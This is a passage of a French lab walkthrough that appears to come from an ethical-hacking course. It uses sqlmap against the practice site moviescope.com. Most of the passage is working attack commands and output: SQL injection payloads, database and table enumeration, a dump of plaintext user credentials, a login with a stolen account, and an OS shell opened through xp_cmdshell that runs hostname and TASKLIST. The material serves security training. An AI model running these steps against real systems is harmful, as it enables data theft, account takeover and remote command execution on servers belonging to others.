Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(122)+CHAR(106)+CHAR(106)+CHAR(113)+CHAR(67)+CHAR(119)+CHAR(97)+CHAR(75)+CHAR(66)+CHAR(70)+CHAR(71)+CHAR(108)+CHAR(68)+CHAR(100)+CHAR(73)+CHAR(70)+CHAR(85)+CHAR(65)+CHAR(66)+CHAR(74)+CHAR(105)+CHAR(69)+CHAR(90)+CHAR(71)+CHAR(72)+CHAR(113)+CHAR(103)+CHAR(87)+CHAR(78)+CHAR(76)+CHAR(100)+CHAR(104)+CHAR(118)+CHAR(69)+CHAR(113)+CHAR(86)+CHAR(80)+CHAR(117)+CHAR(104)+CHAR(78)+CHAR(117)+CHAR(117)+CHAR(87)+CHAR(88)+CHAR(113)+CHAR(122)+CHAR(122)+CHAR(113)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- VmKX
---
[05:21:36] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[05:21:36] [INFO] fetching database names
[05:21:36] [WARNING] reflective value(s) found and filtering out
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[05:21:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[05:21:36] [WARNING] your sqlmap version is outdated
[05:21:36] [INFO] ending @ 05:21:36 /2021-04-16/
[05:21:36] [INFO] root@parrot:~#

```

17. Maintenant, vous devez choisir une base de données et utiliser sqlmap pour récupérer les tables de la base de données. Dans ce TP, nous allons déterminer les tables associées à la base de données **moviescope**.
18. Tapez **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[valeur du cookie que vous avez copié]" -D moviescope --tables** et appuyez sur **Entrée**.


Remarque : Dans cette requête, **-D** spécifie la base de données à énumérer et **--tables** énumérer les tables de la base de données.

19. La requête ci-dessous amène sqlmap à analyser la base de données **moviescope** à la recherche des tables situées dans la base de données.



The screenshot shows a Parrot Terminal window with the title bar "Applications Places System" and a clock showing "Fri Apr 16, 05:27". The terminal window has a menu bar with "File Edit View Search Terminal Help". The command prompt is "[root@parrot]-[-]". The command entered is "#sqlmap -u 'http://www.moviescope.com/viewprofile.aspx?id=1' --cookie='mscope=ljWydNf8wro=; ui-tabs-l=0' -D moviescope --tables". The output is "100%[***]".

20. sqlmap récupère le contenu de la table de la base de données moviescope et l'affiche, comme indiqué dans la capture d'écran.




```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
0)+CHAR(117)+CHAR(104)+CHAR(78)+CHAR(117)+CHAR(117)+CHAR(87)+CHAR(88)+CHAR(113)+CHAR(122)+CHAR(122)+C
CHAR(113)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- VmKX
---
[05:27:59] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[05:27:59] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
-----+-----
| Comments |
| CustomerLogin |
| Movie_Details |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| User_Login |
| User_Profile |
| tblContact |
-----+-----
[05:28:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[05:28:00] [WARNING] your sqlmap version is outdated
[05:28:00] [INFO] sqlmap version: 1.3.10
[*] ending @ 05:28:00 /2021-04-16/
[root@parrot]~#

```

21. Maintenant, vous devez récupérer le contenu de la table **User_Login** .
22. Tapez **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[valeur du cookie que vous avez copié]" -D moviescope -T User_Login --dump** et appuyez sur **Entrée** pour lister tout le contenu de la table **User_Login** .




```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope -T User_Login --dump

```

23. sqlmap récupère les données complètes de la table **User_Login** de la base de données moviescope, contenant les noms d'utilisateur de tous les utilisateurs dans la colonne **Uname** et les mots de passe sous la colonne **des mots de passe**
24. Vous verrez que sous la colonne **mot de passe** , les mots de passe sont affichés sous forme de texte brut.

Prenez une capture d'écran montrant le contenu de la table



```
Parrot Terminal
File Edit View Search Terminal Help

13:36:05] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
5 entries]

+-----+-----+-----+-----+
| Uid | Uname | isAdmin | password |
+-----+-----+-----+-----+
| 1   | sam   | 1       | test     |
| 2   | john  | 1       | qwerty   |
| 3   | kety  | 0       | apple    |
| 4   | steve | 0       | password |
| 5   | lee   | 0       | test     |
+-----+-----+-----+-----+


13:36:05] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.l
ocal/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
13:36:05] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/www.moviescope.com'
13:36:05] [WARNING] your sqlmap version is outdated

[*] ending @ 13:36:05 /2025-11-25/

-[root@parrot]-[~]
#
```

25. Pour vérifier si les informations de connexion sont valides, vous devez essayer de vous connecter avec les informations de connexion extraites de l'un des utilisateurs. Pour ce faire, revenez au navigateur Web, fermez la console **Outils de développement** et cliquez sur **Déconnexion** pour démarrer une nouvelle session sur le site.
26. La page de **connexion** apparaît ; connectez-vous au site Web en utilisant les informations d'identification récupérées d'un utilisateur de votre choix
27. Vous constaterez que vous vous êtes connecté avec succès au site Web MovieScope avec le compte d'un autre utilisateur.


Prenez une capture d'écran montrant le profil de cet utilisateur




kety profile	
ID:	3
First Name:	kety
Last Name:	perry
Email:	kety@moviescope.com
Gender:	female

28. Maintenant, revenez à la fenêtre Parrot Terminal . Tapez `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[valeur du cookie que vous avez copié]" --os-shell` et appuyez sur Entrée .

L'option `--os-shell` dans `SQLMap` est utilisée pour lancer un shell interactif sur le système d'exploitation du serveur distant



29. Si le message **Voulez-vous que sqlmap essaie d'optimiser les valeurs pour les réponses de retard du SGBD** apparaît, tapez **Y** et appuyez sur **Entrée** pour continuer.
30. Une fois que sqlmap aura acquis l'autorisation d'optimiser la machine, il vous fournira le shell du système d'exploitation. Tapez **hostname** et appuyez sur **Entrée** pour rechercher le nom de la machine sur laquelle le site est exécuté.
31. Si le message **souhaite-vous récupérer la sortie standard de la commande ?** apparaît, tapez **Y** et appuyez sur **Entrée**.



```
Applications  Places  System  Parrot Terminal  Fri Apr 16, 06:16
File  Edit  View  Search  Terminal  Help
Payload: id=1 AND 4616=4616

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(122)+CHAR(106)+CHAR(106)+CHAR(113)+CHAR(67)+CHAR(119)+CHAR(97)+CHAR(75)+CHAR(66)+CHAR(70)+CHAR(71)+CHAR(108)+CHAR(68)+CHAR(100)+CHAR(73)+CHAR(70)+CHAR(85)+CHAR(65)+CHAR(66)+CHAR(74)+CHAR(105)+CHAR(69)+CHAR(90)+CHAR(71)+CHAR(72)+CHAR(113)+CHAR(103)+CHAR(87)+CHAR(78)+CHAR(76)+CHAR(100)+CHAR(104)+CHAR(118)+CHAR(69)+CHAR(113)+CHAR(86)+CHAR(80)+CHAR(117)+CHAR(104)+CHAR(78)+CHAR(117)+CHAR(117)+CHAR(87)+CHAR(88)+CHAR(113)+CHAR(122)+CHAR(122)+CHAR(113)+CHAR(113),NULL,NULL,NULL,NULL,NULL,-- VmKX
---
[06:13:32] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[06:13:32] [INFO] testing if current user is DBA
[06:13:33] [WARNING] reflective value(s) found and filtering out
[06:13:33] [INFO] testing if xp_cmdshell extended procedure is usable
[06:13:34] [INFO] xp_cmdshell extended procedure is usable
[06:13:34] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[06:13:34] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
```

32. sqlmap récupérera le nom d'hôte de la machine sur laquelle l'application Web cible est exécutée.

Prenez une capture d'écran montrant le nom de la machine

```


Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(118)+CHAR(122)+CHAR(98)+CHAR(113)+CHAR(106)+CHAR(97)+CHAR(119)+CHAR(69)+CHAR(105)+CHAR(119)+CHAR(66)+CHAR(104)+CHAR(73)+CHAR(115)+CHAR(103)+CHAR(122)+CHAR(107)+CHAR(85)+CHAR(69)+CHAR(66)+CHAR(102)+CHAR(99)+CHAR(68)+CHAR(122)+CHAR(113)+CHAR(98)+CHAR(118)+CHAR(80)+CHAR(114)+CHAR(79)+CHAR(69)+CHAR(104)+CHAR(68)+CHAR(117)+CHAR(81)+CHAR(76)+CHAR(70)+CHAR(102)+CHAR(107)+CHAR(122)+CHAR(106)+CHAR(104)+CHAR(108)+CHAR(105)+CHAR(113)+CHAR(118)+CHAR(107)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL-- MPEG

[13:45:34] [INFO] testing Microsoft SQL Server
[13:45:34] [INFO] confirming Microsoft SQL Server
[13:45:34] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[13:45:34] [INFO] testing if current user is DBA
[13:45:34] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[13:45:47] [INFO] xp_cmdshell extended procedure is available
[13:45:47] [INFO] testing if xp_cmdshell extended procedure is usable
[13:45:47] [INFO] xp_cmdshell extended procedure is usable
[13:45:47] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[13:45:47] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'Server2019'
os-shell>

```

33. Tapez **TASKLIST** et appuyez sur **Entrée** pour afficher une liste des tâches en cours d'exécution sur le système cible.

Remarque : Si le message **souhaitez-vous récupérer la sortie standard de la commande ?** apparaît, tapez **Y** et appuyez sur **Entrée**.



```
Applications Places System
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydnf8wro=; ui-tabs-1=0" --os-shell - Parrot Te
File Edit View Search Terminal Help
99)+CHAR(65)+CHAR(69)+CHAR(75)+CHAR(114)+CHAR(99)+CHAR(78)+CHAR(80)+CHAR(109)+CHAR(100)+CHAR(98)+CHAR
(101)+CHAR(83)+CHAR(117)+CHAR(111)+CHAR(100)+CHAR(72)+CHAR(100)+CHAR(112)+CHAR(113)+CHAR(118)+CHAR(11
8)+CHAR(118)+CHAR(113),NULL,NULL,NULL,NULL,NULL-- pyHa
---
[INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016 or 2019
web application technology: ASP.NET, Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[INFO] testing if current user is DBA
[INFO] checking if xp_cmdshell extended procedure is available, please wait..
[WARNING] reflective value(s) found and filtering out
[WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[INFO] xp_cmdshell extended procedure is available
[INFO] testing if xp_cmdshell extended procedure is usable
[INFO] xp_cmdshell extended procedure is usable
[INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
```

Prenez une capture d'écran montrant les tâches qui s'exécute sur la machine cible

```

os-shell> hostname
Y
command standard output: 'Server2019'
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Image Name          PID Session Name      Session#  Mem Usage
-----
System Idle Process  0
System              4
Registry            68
smss.exe            324
csrss.exe           424
csrss.exe           496
wininit.exe         504
winlogon.exe        560
services.exe        624
lsass.exe           632
svchost.exe         732
fontdrvhost.exe     748
fontdrvhost.exe     756
svchost.exe         764
svchost.exe         832

```

34. Fermez toutes les fenêtres ouvertes